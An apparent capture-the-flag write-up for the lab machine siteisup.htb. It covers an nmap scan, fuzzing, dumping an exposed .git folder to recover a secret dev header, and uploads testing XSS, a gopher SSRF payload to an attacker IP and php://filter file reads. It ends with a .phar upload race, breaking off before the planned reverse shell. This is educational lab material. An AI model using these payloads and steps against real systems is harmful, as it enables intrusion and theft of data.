


Path of Exploitation

Foothold: find a .git folder in dev. dump the git directory and view the .htaccess file to get a secret header. use the header to access a dev vhost discover a file upload page.

User: upload a .phar file with phpinfo and some ips to scan, click the uploads folder and the phar file to view the php script and see the disabled functions, bypass the disable functions and get retrieve user ssh key.

root: gtfobin

Creds

Username	Password	Description


Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.93 scan initiated Sat Dec 17 20:10:27 2022 as: nmap -sC -sV -p80,22 -oA nmap/targeted -vvv 10.10.11.177
Nmap scan report for 10.10.11.177
Host is up, received echo-reply ttl 63 (0.40s latency).
Scanned at 2022-12-17 20:10:28 UTC for 10s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 9e1f98d7c8ba61dbf149669d701702e7 (RSA)
| ssh-rsa 
AAAAB3NzaC1yc2EAAAADAQABAAABgQDl7j17X/EWcm1MwzD7sKOFZyTUggWH1RRgwFbAK+B6R28x47OJjQW8VO4tCjTyvqKBzpgg7r98xNEykmvnMr0V9eUhg6zf04GfS/gudDF3Fbr3XnZOsrMmryChQdkMyZQK1HULbqRij1tdHaxbIGbG5CmIxbh69mMwBOlinQINCStytTvZq4btP5xSMd8pyz
uZdqw3Z58ORSnJAorhBXAmVa9126OoLx7AzL0aO3lqgWjo/wwd3FmcYxAdOjKFbIRiZK/f7RJHty9P2WhhmZ6mZBSTAvIJ36Kb4Z0NuZ+ztfZCCDEw3z3bVXSVR/cp0Z0186gkZv8w8cp/ZHbtJB/nofzEBEeIK8gZqeFc/hwrySA6yBbSg0FYmXSvUuKgtjTgbZvgog66h+98XUgXheX1YPDcnUU6
6zcZbGsSM1aw1sMqB1vHhd2LGeY8UeQ1pr+lppDwMgce8DO141tj+ozjJouy19Tkc9BB46FNJ43Jl58CbLPdHUcWeMbjwauMrw0=
|   256 c21cfe1152e3d7e5f759186b68453f62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMJ3/md06ho+1RKACqh2T8urLkt1ST6yJ9EXEkuJh0UI/zFcIffzUOeiD2ZHphWyvRDIqm7ikVvNFmigSBUpXI=
|   256 5f6e12670a66e8e2b761bec4143ad38e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL1VZrZbtNuK2LKeBBzfz0gywG4oYxgPl+s5QENjani1
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Is my Website up ?
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 17 20:10:38 2022 -- 1 IP address (1 host up) scanned in 10.75 seconds
```

Web Enumeration



Welcome,
Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com □ Debug mode (On/Off)

Check


siteisup.htb

```
200      GET       40l       93w     1131c http://10.10.11.177/
301      GET        9l       28w      310c http://10.10.11.177/dev => http://10.10.11.177/dev/
403      GET        9l       28w      277c http://10.10.11.177/server-status
[####################] - 2m     90100/90100   0s      found:3       errors:7
[####################] - 2m     30027/30027   217/s   http://10.10.11.177
[####################] - 2m     30027/30027   217/s   http://10.10.11.177/
[####################] - 2m     30027/30027   223/s   http://10.10.11.177/dev
```

```
┌──(kali㉿kali)-[~]
└─$ ffuf -X 'POST' -H 'Content-Type: application/x-www-form-urlencoded' -d 'site=http%3A%2F%2Fsiteisup.htb%2Fdev%2FFUZZ&debug=1' -u 'http://siteisup.htb/' -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -
fl 40

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : POST
 :: URL              : http://siteisup.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : site=http%3A%2F%2Fsiteisup.htb%2Fdev%2FFUZZ&debug=1
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response lines: 40
________________________________________________

index.php               [Status: 200, Size: 1418, Words: 202, Lines: 46, Duration: 84ms]
.                       [Status: 200, Size: 1410, Words: 202, Lines: 46, Duration: 69ms]
.git                    [Status: 200, Size: 4532, Words: 407, Lines: 80, Duration: 115ms]
```

oh. ok. so pip install git-dumper


and dump the git.
examine..



```
Beta version

1- Check a bunch of websites.

-- ToDo:

1- Multithreading for a faster version :D.
2- Remove the upload option
3- New admin panel.
```

```
┌──(kali㉿kali)-[~/siteisup]
└─$ git show bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:37:20 2021 +0200
    Update .htaccess
    New technique in header to protect our dev vhost.

diff --git a/.htaccess b/.htaccess
index 3190432..44ff240 100644
--- a/.htaccess
+++ b/.htaccess

@@ -1,5 +1,4 @@
@@ -1,5 +1,4 @@
-AuthType Basic
-AuthUserFile /var/www/dev/.htpasswd
-AuthName "Remote Access Denied"
-Require ip 127.0.0.1 ::1
-Require valid-user
+SetEnvIfNoCase Special-Dev "only4dev" Required-Header
+Order Deny,Allow
+Deny from All
+Allow from env=Required-Header
```

```
GET / HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: "only4dev"
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```



This is only for developers

Admin Panel

Welcome,

Is My Website UP ?

In this version you are able to scan a list of websites !


List of websites to check:

Choose File No file chosen Check

siteisup.htb (beta)

changelog.txt

```
┌──(kali㉿kali)-[~]
└─$ php -r 'echo "uploads/".md5(time())."/";'
uploads/804f8d8d8f311c3a4c1d2d2bb71246c6/
┌──(kali㉿kali)-[~]
└─$ php -r 'echo "uploads/".time()."/";'
uploads/1671321793/
```



siteisup.htb says

1

```
POST / HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: "only4dev"
Content-Length: 359
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://siteisup.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGDDAKAbfvwiaEBpf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://siteisup.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryGDDAKAbfvwiaEBpf
Content-Disposition: form-data; name="file"; filename="test"
Content-Type: application/x-php

<script>alert(1);</script>
------WebKitFormBoundaryGDDAKAbfvwiaEBpf
```

looks like theres some xss in here..

ok.. how can we exploit this file upload..


```
------WebKitFormBoundaryGDDAKAbfvwiaEBpf
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/x-php

gopher://10.10.14.178/_GET%20/%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0a
------WebKitFormBoundaryGDDAKAbfvwiaEBpf
```

so after fuzzing we have a few potential extensions pht, phar, pgif, phtm....

```
GET /?page=php://filter/convert.base64-encode/resource=/proc/self/cwd/../../www/html/index HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: "only4dev"
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

html and dev folders /www/dev /www/html/
ok. so we can upload a file but it deletes it immediately after, so inorder to get the folder we just need to give the server a long list of ips to go through to delay it a bit and have our paylaod ready.

first i automatically sub in the header with



Burp Project Intruder Repeater Window Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options

□ Remove JavaScript form validation

□ Remove all JavaScript

□ Remove <object> tags

□ Convert HTTPS links to HTTP

□ Remove secure flag from cookies

Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Enabled	Item	Match	Replace	Type	Comment
□	Request header	^Accept-Encoding.*$		Regex	Require non-compressed responses
□	Response header	^Set-Cookie.*$		Regex	Ignore cookies
□	Request header	^Host: foo.example.org$	Host: bar.example.org		
□	Request header		Origin: foo.example.org		
□	Response header	^Strict\-Transport\-Securit...			
□	Response header		X-XSS-Protection: 0		
☑	Request header		Special-Dev: "only4dev"		

TLS Pass Through

These settings are used to specify destination web servers for which Burp will directly pass through TLS conne ... oxy intercept view or history.

Enabled	Host / IP range	Port

□ Automatically add entries on client TLS negotiation failure

Specify the details of the match/replace rule.

Type: Request header

Match: *Regex condition to match - leave blank to add a new header*


Replace: Special-Dev: "only4dev"

Comment:

□ Regex match

now burpsuite will automatically add in the special header..


next, i will browse to the uploads directory
and upload a file
while it is scaning the ips i will click the folder and the phar file.



Index of /uploads


Name	Last modified	Size	Description
Parent Directory		-	
2c36156013c52939ba385da58e68bf42/	2022-12-19 20:45	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80



Name	Last modified	Size	Description
Parent Directory		-	
phpinfo.phar	2022-12-19 20:47	154	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80



dev.siteisup.htb/uploads/155fc6a20f05bc5241dddbfdcfec0d5e/phpinfo.phar

PHP Version 8.0.20


System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:11:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.0/apache2
Loaded Configuration File	/etc/php/8.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.0/apache2/conf.d
Additional .ini files parsed	/etc/php/8.0/apache2/conf.d/10-opcache.ini, /etc/php/8.0/apache2/conf.d/10-pdo.ini, /etc/php/8.0/apache2/conf.d/20-calendar.ini, /etc/php/8.0/apache2/conf.d/20-ctype.ini, /etc/php/8.0/apache2/conf.d/20-curl.ini, /etc/php/8.0/apache2/conf.d/20-exif.ini, /etc/php/8.0/apache2/conf.d/20-ffi.ini, /etc/php/8.0/apache2/conf.d/20-fileinfo.ini, /etc/php/8.0/apache2/conf.d/20-ftp.ini, /etc/php/8.0/apache2/conf.d/20-gettext.ini, /etc/php/8.0/apache2/conf.d/20-iconv.ini, /etc/php/8.0/apache2/conf.d/20-phar.ini, /etc/php/8.0/apache2/conf.d/20-posix.ini, /etc/php/8.0/apache2/conf.d/20-readline.ini, /etc/php/8.0/apache2/conf.d/20-shmop.ini, /etc/php/8.0/apache2/conf.d/20-sockets.ini, /etc/php/8.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.0/apache2/conf.d/20-sysvsem.ini, /etc/php/8.0/apache2/conf.d/20-sysvshm.ini, /etc/php/8.0/apache2/conf.d/20-tokenizer.ini
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS
PHP Extension Build	API20200930,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.0.20, Copyright (c) Zend Technologies
with Zend OPcache v8.0.20, Copyright (c), by Zend Technologies

Configuration

apache2handler

from here we can look at what we can do i will now try to get a rev shell.



disable_functions	